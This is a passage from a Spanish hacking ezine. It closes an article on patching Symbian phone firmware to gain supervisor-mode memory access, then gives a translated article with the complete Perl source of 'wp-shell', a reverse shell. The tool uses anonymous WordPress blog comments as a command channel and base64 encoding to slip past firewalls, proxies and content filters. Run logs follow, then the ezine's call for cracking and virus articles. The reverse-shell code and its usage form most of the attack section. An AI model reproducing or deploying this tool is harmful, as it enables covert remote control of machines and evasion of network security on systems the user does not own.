Existen varios modos de ejecución.
El mas común es el modo de usuario. Las aplicaciones no pueden acceder a la memoria de otras, ni a recursos hardware. Si necesitan rebasar los límites tienen que llamar a las librerías User.
Esta librería prepara los datos y llama al kernel haciendo uso de la instrución SWI.
Existen 3 niveles de SWIs:
-bajo, con un número entre 0x0 y 0xFE, por ejemplo SWI 0x4D
-alto, con un número entre 0x800000 y 0x8000FE, por ejemplo SWI 0x80004E
-ultra-alto, con un número entre 0xC00000 y 0xC000FE, por ejemplo
 SWI 0xC0006E

Cuando se encuentra una de estas instrucciones, el procesador toma el dato de la memoria en la dirección 0x00000008 y salta a donde indique.
En mi firmware ésto es 0x5000B0D8
Aquí hay una rutina llamada ArmVectorSwi que averigua cuál es la interrupción solicitada.
A partir de la dirección 0x5000AD24 hay una tabla de direcciones de rutinas. Toma el valor, y salta a la rutina correspondiente.

Vamos con un ejemplo:
Creamos un objeto de tipo TChar
```
TChar michar;
```

lo convertimos a minúsculas:
```
michar=User::LowerCase('B');
```

Observar que hemos llamado a una rutina de la librería User, por lo que generará una interrupcion.

```
TChar User::LowerCase(uint)
{
asm("SWI 0x51");
}
```

Ahora saltará al gestor de interrupciones en 0x5000B0D8, donde calcula:
0x5000AD24+4*0x51 vale 0x5000AE68
y en la dirección 0x5000AE68 está el valor 0x5001A340, equivalente a
ExecHandler::LowerCase(uint)

Así que salta a 0x5001A340, que simplemente usa una tabla para convertir 'B' en 'b'.
Recordar que ahora estamos procesando una interrupción, por lo que estamos en modo supervisor, con control total sobre la memoria.

Aquí me surge una duda: ?por qué Symbian hace e'sto con interrupciones, cuando lo podía hacer más simple sin ellas? Pues no lo sé. Quizás sea porque sea mas fácil que usar las librerías típicas stdio y string.

Lo importante es que puedo parchear esta rutina para hacer lo que yo quiera, en modo supervisor.
Por ejemplo, suponer que quiero leer la memoria 0x40000000 (que está protegida).

Modifico la rutina

org 0x5001A340:

```
ExecHandler::LowerCase(uint)
{
if(R9==0x69)
      R9=*(0x40000000);
Call ExecHandler::LowerCase_original(uint)
}
```

Y la invocacion sería:
```
asm("Mov R9, 0x69");
michar=User::LowerCase('B');
asm volatile ("STR r9, %0" : "=m"(valor) );
```

Notar que confío en el hecho que R9 no se modifique entre medias.
Si otra rutina intermedia (por ejemplo, el gestor de interrupciones
ArmVectorSwi) modifica R9, esto no funcionaría.

En mis pruebas he visto que efectivamente nadie lo modifica, y sirve
perfectamente para mis propósitos.

Una modificacion similar en la rutina ExecHandler::UpperCase(uint) me permite
escribir cualquier dirección de memoria.

25/10 ********** Martes **********
Más util es parchear la rutina ArmVectorSwi.
Si recordáis los detalles de mi debugger para el S45, ponía una variable en una
zona fija de memoria. Cada rutina tenía una cabecera que miraba esta variable.
Si estaba puesta a un valor determinado, empezaba a debugear la información
relevante: registros, pila, y flags.

Ahora pretendo hacer lo mismo:

org 0x5000B0D8:

```
void ArmVectorSwi()
{
#define dir_hay_que_debugear 0x40000000
int dir_datos_debugeados 0x40000000+0x10
R9=*(dir_hay_que_debugear);
if(R9==0x69)
 {
 *(dir_datos_debugeados+4*0)=R0;
 *(dir_datos_debugeados+4*1)=R1;
 ...
 *(dir_datos_debugeados+4*14)=R14;
 *(dir_datos_debugeados+4*15)=R15;
 *(dir_datos_debugeados+4*16)=*(SP);
 *(dir_datos_debugeados+4*17)=*(SP+4);
 dir_datos_debugeados+= 4*(16+2);

 }
call ArmVectorSwi_original();
}
```

Espero que esté claro.
-Mantengo un dato que me dice dónde he guardado el último dato.
-Guardo los 16 registros, y las 2 últimas entradas en la pila.
-Luego incremento el contador de datos guardados.
Recordar que en ARM cada dato ocupa 4 bytes.

26/10 ********** Miércoles **********
Ahora se abren muchas más posibilidades. Puedo poner un breakpoint en cualquier
rutina, volcar su memoria, modificarla, y seguir el proceso. Esto me permite
averiguar exactamente lo que hace un programa, por lo que espero hacer muchos
más parches.

27/10 ********** Jueves **********
Después de 2 meses de trabajo creo que le he sacado bastante partido a mis
móviles. He conseguido cerrar algunas puertas, pero muchas más se me han
abierto por el camino.

Entre los proyectos que me gustaría explorar están:
-Linux en el SX1
-Analizador de protocolos GSM en el propio móvil
-Instalar Symbian7 o superior
-Rutinas de procesado de MMS. Estoy convencido de que hay un buffer-overflow
 usable. ?Captas las implicaciones?
-Bluetooth. Virus y antivirus
-Análisis de modelos Nokia
-Crakeo de programas Shareware protegidos

En fin, ha sido largo pero satisfactorio. Espero que te haya picado el
gusanillo y ahora seas tú el que investigue sobre este tema tan apasionante.

Yo ahora vuelvo a mis quehaceres familiares.

EOF

-[0x09]--
-[wpshell]--
-[by jakin]---SET-32--

Este articulo se escribio en el n7 del ezine Jakin (el ultimo). Este ezine se escribe integramente en euskera (y en C :>) y trata sobre seguridad informatica. Ha habido gente que ha lamentado no poder enterarse de nada asi que se nos ha ocurrido seleccionar un articulo y traducirlo para SET.

jakin


WP-SHELL: un shell inverso (ab)usando WordPress

Hola soy Regexp Angelorum, en anteriores numeros de Jakin he escrito articulos con sobre programacion perl.

En esta ocasion tratare un tema algo distinto: un shell inverso.
Este tema este muy relacionado a las tecnicas de evasion de firewalls, grupos como THC ya sacaron papers sobre este tema:
http://www.thc.org/papers/fw-backd.htm
Por tanto el tema no es nuevo aunque en mi caso voy a proponer unas mejoras que espero resulten interesantes. El entorno que se propone es bastante hostil y sin embargo trato de demostrar que es posible saltarselo.
Al final de este articulo va el codigo, un PoC mejorable pero que funciona.

Escenario y objetivo

El objetivo no es otro que controlar remotamente una maquina windows o linux.
Podria ser el del curre, el de casa, o el de la novia xD.
Pero esa maquina se encuentra protegida por un router (como poco) y un firewall:



Condiciones

Vamos a suponer que el entorno es muy restrictivo respecto a la red:

1-Desde fuera es imposible entrar en la red local, todos los puertos estan cerrados, no hay ni DMZ ni nada y por tanto no hay acceso hacia adentro. El router no hace ninguna traduccion de direcciones o NAT.

2-Es imposible entrar en el router. Ni desde fuera ni desde dentro, por tanto no lo podemos administrar y añadir un NAT.

3-El firewall no permite conexiones entrantes desde el exterior hacia adentro, tiene una buena configuracion que no permite la apertura de cualquier puerto. Los paquetes provenientes del exterior solo se aceptan si estan vinculados a una conexion ya abierta.

4-Desde el PC de la escuela (el que queremos controlar) no nos podemos conectar a internet de forma directa; solo nos podemso conectar a traves de un software proxy que hay en el firewall y solamente al puerto 80. No podemos abrir otras conexiones por nuestra cuenta.

5-Ese proxy tiene un filtro de contenido: codigo de programas, comandos shell, y cualquier tipo de trafico sospechoso es denegado. Algo parecido al HIVE de s21sec.

6-Es mas: la IP del router es dinamica y cambia continuamente.

¿Condiciones duras eh? por fortuna no suelen ser tan duras, generalmente en las escuelas las medidas de seguridad son bastante irrisorias. Pues bien: es posible gestionar esa maquina interna desde el exterior saltando todas esas

condiciones y medidas de seguridad. ¿Como es posible?

Lo unico que tenemos a nuestro favor es que ese PC de la escuela lo podemos controlar cuando estamos ante el (faltaria mas), y podemos instalar el programa que queramos.
Pero no podemos instalar cualquier programa de control remoto (VNC, pcanywhere, remote administrator,..) porque es imposible conectarnos a el desde el exterior. Solo hay una salida, valga la expresion: el propio PC de la escuela debe ser quien inicie la conexion hacia el exterior.

De alguna forma el PC de la escuela debe conectarse como cliente a un programa servidor del exterior; nosotros nos podemos conectar a ese servidor para asi poder llegar hasta el objetivo a traves de el. En definitiva cambiamos el sentido de la conexion, de eso se trata un shell inverso.

Con esto no se dice nada nuevo, por eso tratare de ir mas alla.

En los articulos sobre reverse-shell se suele decir que la maquina externa debe estar controlada por el hacker. En muchos casos se propone que la maquina externa debe abrir un puerto tcp (o udp, o icmp, las posibilidades de tunelar ya estan muy estudiadas) o incluso abrir una conexion p2p. Si el puerto es menor de 1024 necesitaremos permisos de root.
Pero ademas de eso puede que ese puerto sea inaccesible desde el PC de la escuela. Recordemos que en la red de la escuela la salida a internet se hace en condiciones muy restrictivas: es imposible que el PC abra una conexion directamente, y ademas cualquier tipo de comunicacion tunelada o sospechosa sera filtrada por el proxy o firewall de nivel 7. El Pc de la escuela solo puede navegar y punto.

La salida: el shell anonimo WordPress


La solucion seria poder pasar los comandos y las respuestas a traves de la web de alguna manera. Podemos colgar en una web comandos en un formato que el programa cliente entiende para que este se los baje y los procese. Un sistema muy comodo para colgar ordenes seria un weblog.

La tecnica no es novedosa; es habitual utilizar servicios de internet para colgar codigo (como las news) u ordenes (a traves de irc) aunque en esta ocasion nos aprovecharemos de la gran difusion de aplicaciones de weblog. En este caso es el muy popular WordPress aunque podria haber sido cualquier otro.

Pero ojo: no se trata de colgar una ristra de ordenes para que se ejecuten en modo batch. Lo que se intenta es crear un shell en el que se meta un comando y se reciba la correspondiente respuesta.

La base del funcionamiento es el siguiente:
0.- Buscamos un Wordpress que permita post de comentarios anonimos
1.- Usando el programa maestro posteamos un comando (tendra determinado ID).
2.- El programa esclavo accede a la web y al comentario y ejecuta su contenido.
3.- El programa esclavo recoge la salida y la postea como respuesta (con ID+1).
4.- El programa maestro recoge la respuesta y la muestra por "pantalla" al usuario.
5.- El usuario mete un nuevo comando y este se postea en como nueva respuesta.
6.- etc...

Usariamos un unico programa que se puede ejecutar en modo maestro o en modo esclavo. El esquema quedaria asi:



En el modo maestro, lo que el usuario ve es una especie de shell-prompt (asincrono) en el que va metiendo comandos y recibiendo respuestas.
Algo asi:

```
wp-shell@http://host/?p=6 [0]>
wp-shell@http://host/?p=6 [0]> ls -l
```

...

/Ventajas y mejoras/

¿Que ventajas tiene este shell inverso?

+ El PC de la escuela no tendra ningun problema, de eso se trataba.
+ La maquina en la que se cuelgan los comandos y respuestas no es nuestra y no
  tiene nada que ver con nosotros.
+ Al mandarse ordenes a traves de web, pueden usarse formas anonimas de navegar
  a traves de proxys o una wireless cualquiera.
+ Todos las ordenes y respuestas pueden cifrarse o codificarse (base64) para
  evadir los filtros de contenido. Con base64 el contenido sera [a-zA-Z0-9]+.
+ Se hace un uso "legal" de WordPress (posteos de comentarios), sin inyecciones
  ni nada, por tanto da igual que el wordpress este actualizado.
+ La tecnica se puede aplicar con cualquier weblog, guestbook, etc...

Mejoras:
+ Se puede mejorar para que el shell salte de un sitio a otro. al final de
  una respuesta se podria meter una cadena para ir al siguiente lugar,
  encadenando varios weblogs.
+ Se pueden desarollar codificaciones distinas a base64, o cifrados para evadir
  filtros de nivel7 que se sepan el truco de la codificacion.

/Desventajas/

- Se precisa posteo anonimo: si no es posible postear de forma anonima basta
con mejorar el programa para que use un usuario valido.

- Latencia: es probable que wordpress solo nos permita postear cada 15 segundos,
cosa que se soluciona con tiempos de espera o saltando de un blog a otro.

- No se puede repetir los mismos comandos, ya que Wordpress controla los POST
repetidos. Workaround: meter espacios en blanco o añadidos tipo " && echo OK".

- El shell es "publico". Se puede usar cifrado en lugar de codificacion.

Y a continuacion aqui va el codigo. Se puede mejorar aunque de todas formas
esto no es mas que una PoC. Se ha probado localmente y funciona.

----------------------8<--

```
#!/usr/bin/perl -w

# wp-shell.pl - Regexp - Jakin ezine 7
# Un shell inverso al estilo del explicaddo en THC, en este caso
# hace uso de weblogs y puede funcionar incluso en condiciones
# muy desfavorables.
# Este codigo se ejecuta como esclavo (en el pc que se quiere controlar)
# o como maestro (el equipo desde el cual mandamos comandos).


#  Modulos perl necesarios
use MIME::Base64;
use LWP::UserAgent;
use HTTP::Request;
use HTML::LinkExtor;
use HTTP::Headers;
use HTML::LinkExtor;
use URI::URL;
use HTTP::Request::Common qw(POST);

# Aqui nombramos las variables que usaremos, por claridad mas que nada
my $arana;              # cliente web
my $cabeceras;          # Cabeceras del protocolo HTTP
my $url;                # Objeto URL
my $peticion;           # Objeto HTTP request
my $respuesta;          # Respuesta del servidor (pagina o error)
my $direccion;          # Direccion destino
my $contador = 0;       # Contador de comandos del shell
my $prompt = "wp-shell";# Indetificador del shell
my $agente = "wp-shell-/0.1";  # Web zerbitzariari bidalitako nabigatzaile
```

```
                                    izena
my $referer = "http://www.jakin.tk";    # Web zerbitzariari bidalita url
                                          jatorria
my $identrada;          # Identificador de entrada de wordpress para meter los
                          comentarios (ordenes)
my $modua = "";         # Modo del shell: maestro o esclavo
my $direccion_post = "";# URL para meter los comentarios por metodo POST

# Argumentos
if ($#ARGV < 0  ) {
    printf("Numero de argumentos erroneo, se precisa una url \n");
    die("Uso \n ./wp-shell.pl http://wordpresslog/?p=num [maestro]
    [idcontador] [prompt]");
} else {
        $direccion = $ARGV[0];
        @temp = split(/\?p=/, $ARGV[0]);
        $identrada = $temp[1];
        @temp = split(/\?/, $ARGV[0]);
        $direccion_post = $temp[0] . "wp-comments-post.php";
        $contador = (defined($ARGV[2]))?$ARGV[2]:0;
        $modua = (defined($ARGV[1]))?$ARGV[1]:0;
        $prompt = "wp-shell";
        printf("wp-shell - OK direccion $direccion e id $identrada\n");
}


# Si se invoca el modo maestro ejecutamos su funcion
if ($modua eq "maestro") {
      &maixu();
}

my $resultadoesclavo = "";
my $comando = "";


# Si no entramos en modo maestro, funciona como esclavo
# codigo del esclavo
while (1) {

    $comando = "";
    print "[A la espera... ]\n";
    $resultadoesclavo = &descargar($direccion);
    $comando = &busqueda($resultadoesclavo, $contador, "http://" . $prompt .
    ".com/");

    if ( $comando ne "") {
       print "Comando solicitado: [$comando] " . descodificar($comando) . "\n";
       $resultadoesclavo = ejecutar(descodificar($comando));
       print "\033[0;36;40m $resultadoesclavo \033[0m";
       print "[OK, ahora posteare el output en wordpress. Espera un poco]\n";
       sleep(15);
       &post("Esclavo","jlrzapatero\@presidencia.gob.es","http://cliente".
              $prompt. ".com/". $contador   , codificar($resultadoesclavo));
       $contador++;
    } else {
       print "\n[No hay nuevos comandos...] \n";
       sleep(5);
    }

}


##############################################
################ SUBRUTINAS ################
##############################################

## Si ejecutamos en modo maestro...
sub maixu {

      print "Wordpress SHELL, para salir escribe 'exit'.\n";
      my $comando = "";
      my $resultado = "";
        my $resultado_post = "";
        my $cont = 0;
```

```
      while (1) {
         print "\n\033[0;35;40mwp-shell\@$direccion [".$contador."]> \033[0m";
       $comando = <STDIN>;
       chomp($comando);
       if ($comando eq "exit") {
            exit(0);
       } else {
            $resultado_post                                                    =
&post("Maestro","jlrzapatero\@presidencia.gob.es","http://".    $prompt.    ".com/".
$contador  , codificar($comando));

                # Si el comando esta repetido, se avisa
                  if ($resultado_post =~ /duplicate/i ) {
                  print " Comando replicado escribe de otra forma o con espacios en
blanco\n";
                       next;
                  }

                  # Si Wordpress responde que vamos rapido
                  if ($resultado_post =~ /cowboy/i) {
                       print    "    [A    dormir,    vamos    muy    rapido]\n
zz..zzzZZZZ...\n";
                       sleep(10);
                       next;
                  }


                  # Esperamos alguna respuesta
                  while( $resultado eq "" && $cont <6) {
                                        $resultado                          =
&descargar($direccion);

                   $resultado = &busqueda($resultado, $contador, "http://cliente" .
$prompt . ".com/");
                     if ( $resultado ne "") {
                       $_ = $resultado;

                                             #   Los   <br/>   introducidos   por
Wordpress hay que quitarlos
                                          $resultado =~ s#<br/>##g;
                                      print                       "\033[0;36;40m".
descodificar($resultado) ."\033[0m";
                       } else {
                         $resultado = "";
                       }
                         sleep(5);
                         $cont++;
                  }
                  $resultado = "";
                  $contador++;
                  $cont = 0;
            }
      }
}


## descargar
# descarga una pagina web solicitada
sub descargar {

        my ($helburu_url) = @_;

      # Creamos la araña o user-agent web
      $cabeceras = new HTTP::Headers(Accept => 'text/plain');

      $url = new URI::URL($helburu_url);
      $peticion = new HTTP::Request(GET, $url, $cabeceras);
      $peticion->referer($referer);
      $arana = new LWP::UserAgent;
      $arana->agent($agente);
      $respuesta = $arana->request($peticion);

      print "wp-shell> GET $helburu_url ...\n";

      ## Respuesta del servidor
```

```
      if ($respuesta->is_success) {# en caso de tener exito
            print "wp-shell> Respuesta del servidor: \n";
              return $respuesta->content;
      } else { # en caso contrario
              return $respuesta->message; # Sal de la funcion
      }

}

# Busqueda de determinado comentario en el blog
# Esta funcion es crucial y si varia el formato de XHTML de wordpress
# habria que ajustarla
sub busqueda {
      my ($html, $cont, $clave) = @_;
      my $resultado1 = "";
      my $resultado2 = "";
      $clave = $clave . $cont;

      print "Buscando cadena [".$cont. "[" . $clave . "]" . $prompt ."]\n";
      $_ = $html;

        s/\s//g;
      ($resultado1,$resultado2) = m#${clave}(.*?)<p>\s*(.*?)\s*</p>#m;

      if ( defined($resultado2) && $resultado2 ne "") {
        print "Resultado: [" . $resultado1 . "] y ["  . $resultado2 . "]\n";
          return $resultado2;
        } else {
          return "";
        }

}

# Funcion para postear comentarios en el BLOG
sub post {
        my ($author, $email, $url, $comment) = @_;
                  my $content = "";

        print "\nVamos alla " . $direccion_post . " \n";
        $ua = LWP::UserAgent->new();
        my $req = POST $direccion_post,[ author => $author, email => $email, url =>
$url, comment => $comment , comment_post_ID => $identrada];
        $content = $ua->request($req)->as_string;
        print "\nRespuesta\n " . $content . " \n";
        return $content;
}


# Funcion para ejecutar los comandos que retorna el resultado
sub ejecutar {
       my ($comando_solicitado) = @_;
       my $output_comando = "";

       print "[Comando solicitado: $comando_solicitado ]\n";

       open(COMANDO,"$comando_solicitado|");
       while(<COMANDO>) {
        $output_comando .= $_;
       }
       close(COMANDO);
       return $output_comando;

}


# Funcion de codificacion, en este caso se usa base64
sub codificar {
        my ($contenido) = @_;
        return MIME::Base64::encode($contenido);
}

# Funcion de decodificacion
sub descodificar {
        my ($contenido) = @_;
        return MIME::Base64::decode($contenido);
```

```
}
----------------------8<------------------------------------------------------

[Lo que veriamos en la parte MASTER]

linux# ./wp-shell.pl http://10.0.0.3/wordpress/?p=6 master
wp-shell - OK direccion http://10.0.0.3/wordpress/?p=6 e id 6
Wordpress SHELL, para salir escribe 'exit'

wp-shell@http://10.0.0.3/wordpress/?p=6 [0]> ls -lh

Goazen http://10.0.0.3/wordpress/wp-comments-post.php

Respuesta
 HTTP/1.1 302 Found
Cache-Control: no-cache, must-revalidate, max-age=0
Connection: close
Date: Tue, 26 Jul 2005 22:15:49 GMT
Pragma: no-cache
Location:
Server: Apache/1.3.33
Content-Type: text/html; charset=iso-8859-1
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Last-Modified: Tue, 26 Jul 2005 22:15:50 GMT
Client-Date: Tue, 26 Jul 2005 22:15:50 GMT
Client-Peer: 10.0.0.3:80
Client-Response-Num: 1
Client-Transfer-Encoding: chunked
Set-Cookie:  comment_author_9c7065c5618d551217189566c54a1f30=Maixua;  expires=Sun,  09
Jul 2006 03:35:50 GMT; path=/wordpress/
Set-Cookie:
comment_author_email_9c7065c5618d551217189566c54a1f30=jlrzapatero%40presidencia.gob.
es; expires=Sun, 09 Jul 2006 03:35:50 GMT; path=/wordpress/
Set-Cookie:      comment_author_url_9c7065c5618d551217189566c54a1f30=http%3A%2F%2Fwp-
shell.com%2F0; expires=Sun, 09 Jul 2006 03:35:50 GMT; path=/wordpress/


wp-shell> GET http://10.0.0.3/wordpress/?p=6 ...
wp-shell> Respuesta del servidor:
[Buscando cadena 0[http://clientewp-shell.com/0]]
wp-shell> GET http://10.0.0.3/wordpress/?p=6 ...
wp-shell> Respuesta del servidor:
[Buscando cadena 0[http://clientewp-shell.com/0]]
wp-shell> GET http://10.0.0.3/wordpress/?p=6 ...
wp-shell> Respuesta del servidor:
[Buscando cadena 0[http://clientewp-shell.com/0]]
wp-shell> GET http://10.0.0.3/wordpress/?p=6 ...
wp-shell> Respuesta del servidor:
[Buscando cadena 0[http://clientewp-shell.com/0]]
wp-shell> GET http://10.0.0.3/wordpress/?p=6 ...
wp-shell> Respuesta del servidor:
[Buscando cadena 0[http://clientewp-shell.com/0]]
Emaitza:
['rel='externalnofollow'>Bezeroa</a></cite>Says:<br/><smallclass="commentmetadata"><
ahref="#comment-84"title="">July27th,2005at12:16am</a></small>]                    eta
[dG90YWwgMjBLCi1ydy1yLS1yLS0gIDEgcm9vdCByb290IDcuOUsgSnVsIDI1IDEyOjIwIHRlc3Qu<br/>aH
RtbAotcnd4ci14ci14ICAxIHJvb3Qgcm9vdCAgOTg1IEp1bCAyNSAxMjo0OCB0ZXN0LnBsCi1y<br/>d3hyL
XhyLXggIDEgcm9vdCByb290IDcuMUsgSnVsIDI3IDAwOjExIHdwLXNoZWxsLnBsCg==]
total 20K
-rw-r--r--  1 root root 7.9K Jul 25 12:20 test.html
-rwxr-xr-x  1 root root  985 Jul 25 12:48 test.pl
-rwxr-xr-x  1 root root 7.1K Jul 27 00:11 wp-shell.pl

wp-shell@http://10.0.0.3/wordpress/?p=6 [1]>




[LO QUE VERIAMOS EN LA PARTE CLIENTE]

linux# ./wp-shell.pl http://10.0.0.3/wordpress/?p=6 bezero
wp-shell - OK helburua http://10.0.0.3/wordpress/?p=6 eta id 6
Post helbidea:  http://10.0.0.3/wordpress/wp-comments-post.php
[A la espera... ]
```

```
wp-shell> GET http://10.0.0.3/wordpress/?p=6 ...
wp-shell> Respuesta del servidor:
[0[http://wp-shell.com/0]]

[No hay nuevos comandos...]

[A la espera... ]
wp-shell> GET http://10.0.0.3/wordpress/?p=6 ...
wp-shell> Respuesta del servidor:
[0[http://wp-shell.com/0]]
Emaitza:
['rel='externalnofollow'>Maixua</a></cite>Says:<br/><smallclass="commentmetadata"><a
href="#comment-83"title="">July27th,2005at12:15am</a></small>] eta [bHMgLWxo]
Eskatutakoa: [bHMgLWxo] ls -lh
[Pasatutakoa: ls -lh ]
 total 20K
-rw-r--r--  1 root root 7.9K Jul 25 12:20 test.html
-rwxr-xr-x  1 root root  985 Jul 25 12:48 test.pl
-rwxr-xr-x  1 root root 7.1K Jul 27 00:11 wp-shell.pl
 [OK, orain emaitza wordpress-en idatziko dut. egon pixkat]

Goazen http://10.0.0.3/wordpress/wp-comments-post.php

Erantzuna
 HTTP/1.1 302 Found
Cache-Control: no-cache, must-revalidate, max-age=0
Connection: close
Date: Tue, 26 Jul 2005 22:16:09 GMT
Pragma: no-cache
Location:
Server: Apache/1.3.33
Content-Type: text/html; charset=iso-8859-1
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Last-Modified: Tue, 26 Jul 2005 22:16:10 GMT
Client-Date: Tue, 26 Jul 2005 22:16:10 GMT
Client-Peer: 10.0.0.3:80
Client-Response-Num: 1
Client-Transfer-Encoding: chunked
Set-Cookie: comment_author_9c7065c5618d551217189566c54a1f30=Bezeroa; expires=Sun, 09
Jul 2006 03:36:10 GMT; path=/wordpress/
Set-Cookie:
comment_author_email_9c7065c5618d551217189566c54a1f30=jlrzapatero%40presidencia.gob.
es; expires=Sun, 09 Jul 2006 03:36:10 GMT; path=/wordpress/
Set-Cookie:
comment_author_url_9c7065c5618d551217189566c54a1f30=http%3A%2F%2Fbezerowp-
shell.com%2F0; expires=Sun, 09 Jul 2006 03:36:10 GMT; path=/wordpress/


[A la espera... ]
wp-shell> GET http://10.0.0.3/wordpress/?p=6 ...
wp-shell> Respuesta del servidor:
[1[http://wp-shell.com/1]]

[No hay nuevos comandos...]



Por hoy es suficiente.

die("hasta otra");

                                -Regexp Angelorum-
*EOF*
```

Si, sabemos es que esta seccion es muyyy repetitiva (hasta repetimos este parrafo!), y que siempre decimos lo mismo, pero hay cosas que siempre teneis que tener en cuenta, por eso esta seccion de proyectos, peticiones, avisos y demas galimatias.

Como siempre os comentaremos varias cosas:
- Como colaborar en este ezine
- Nuestros articulos mas buscados
- Como escribir
- Nuestros mirrors
- En nuestro proximo numero
- Otros avisos

-[Como colaborar en este ezine]----------

Si aun no te hemos convencido de que escribas en SET esperamos que lo hagas solo para que no te sigamos dando la paliza, ya sabes que puedes colaborar en multitud de tareas como por ejemplo haciendo mirrors de SET, graficos, enviando donativos (metalico/embutido/tangas de tu novia (limpios!!!)) tambien ahora aceptamos plutonio de contrabando ruso, pero con las preceptivas medidas de seguridad, ah, por cierto, enviarnos virus al correo no es sorprendente.

-[Nuestros articulos mas buscados]----------

Articulos, articulos, conocimientos, datos!, comparte tus conocimientos con nosotros y nuestros lectores, buscamos articulos tecnicos, de opinion, serios, de humor, ... en realidad lo queremos todo y especialmente si es brillante. Tampoco es que tengas que deslumbrar a tu novia, que en ningun momento va a perder su tiempo en leernos, pero si tienes la mas minima idea o desvario de cualquier tipo, no te quedes pensando voy a hacerlo... hazlo!.

Tampoco queremos que te auto-juzges, deja que seamos nosotros los que digamos si es interesante o no.
Deja de perder el tiempo mirando el monitor como un memo y ponte a escribir YA!.

Como de costumbre las colaboraciones las enviais indistintamente aqui:
<set-fw@bigfoot.com>
<web@set-ezine.org>

Para que te hagas una idea, esto es lo que buscamos para nuestros proximos numeros... y ten claro que estamos abiertos a ideas nuevas....

- articulos legales: faltan derechos de autor! ¿nadie quiere meterse/defender a las SGAE?

- sistemas operativos: hace tiempo que nadie destripa un sistema operativo en toda regla ¿alguien tiene a mano un AS400 o un Sperry Plus?

- Retro informatica. Has descubierto como entrar en la NASA con tu Spectrum 48+? somos todo ojos, y si no siempre puedes destripar el SO como curiosidad

- Programacion: cualquier lenguaje interesante, guias de inicio, o de seguimiento, no importa demasiado si el lenguaje es COBOL, ADA, RPG, Pascal, no importa si esta desfasado o si es lo ultimo de lo ultimo, lo importante es que se publique para que la informacion este a mano de todos, eso si, No hagais todos manuales de C, procura sorpendernos con programacion inverosimil

- Chapuzing electronico: Has fabricado un aparato domotico para controlar la temperatura del piso de tu vecina? estamos interesados en saber como lo has hecho...

- Evaluacion de software de seguridad: os veo vagos, Nadie le busca las cosquillas a este software?

- Hacking, craking, virus, preaking, sobre todo cracking!

- SAP.. somos los unicos que gustan este juguete? Me parece que no, ya que hemos encontrado a alguien con conocimientos, pero: alguien da mas?

- ORACLE, MySQL, MsSQL... ¿Alguien levanta el dedo?

- Mariconeos con LOTUS, nos encanta jugar con software para empresas, un gran olvidado del hacking "a lo bestia".

- Vuestras cronicas de puteo a usuarios desde vuestro puesto de admin...

- Usabilidad del software (acaso no es interesante el tema?, porque el software es tan incomodo?)

- Wireless. Otro tema que nos encanta. Los aeropuertos y las estaciones de tren en algunos paises europeos nos ofrecen amplias posibilidades de curiosear en lo que navega sobre las ondas magneticas. Nadie se ha dedicado a utilizar las horas tontas esperando un avion en rastrear el trafico wireless ?

- Finanzas anonimas en la red. Os apercibis de las consecuencias ?

- Lo que tu quieras... que en principio tenga que ver con la informática

Tardaremos en publicarlo, puede que no te respondamos a la primera (si, ahora siempre contestamos a la primera y rapido) pero deberias confiar viendo nuestra historia que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido.

-[Como escribir]--

Esperemos que no tengamos como explicar como se escribe, pero para que os podais guiar de unas pautas y normas de estilo (que por cierto, nadie cumple y nos vamos a poner serios con el tema), os exponemos aqui algunas cosillas a tener en cuenta.

SOBRE ESTILO EN EL TEXTO:

- No insulteis y tratar de no ofender a nadie, ya sabeis que a la minima salta la liebre, y SET paga los platos rotos

- Cuando vertais una opinion personal, sujeta a vuestra percepcion de las cosas, tratar de decir que es vuestra opinion, puede que no todo el mundo opine como vosotros, igual nisiquiera nosotros.

- No tenemos ni queremos normas a la hora de escribir, si te gusta mezclar tu articulo con bromas hazlo, si prefieres ser serio en vez de jocoso... adelante, Pero ten claro que SET tiene algunos gustos muy definidos: ¡Nos gusta el humor!, Mezcla tus articulos con bromas o comementarios, porque la verdad, para hacer una documentacion seria ya hay mucha gente en Internet.
  Ah!!!!, no llamar a las cosas correctamente, insultar gratuitamente a empresas, programas o personas NO ES HUMOR.

- Otra de las cosas que en SET nos gusta, es llamar las cosas por su nombre, por ejemplo, Microsoft se llama Microsoft, no mierdasoft, Microchof o cosas similares, deformar el nombre de las empresas quita mucho valor a los articulos, puesto que parecen hechos con prejuicios.

SOBRE NORMAS DE ESTILO

- Tratad de respetar nuestras normas de estilo!. Son simples y nos facilitan mucho las tareas. Si los articulos los escribis pensando en estas reglas, sera mas facil tener lista antes SET y vuestro articulo tambien alcanzara antes al publico.

- 79 COLUMNAS (ni mas ni menos, bueno menos si.)

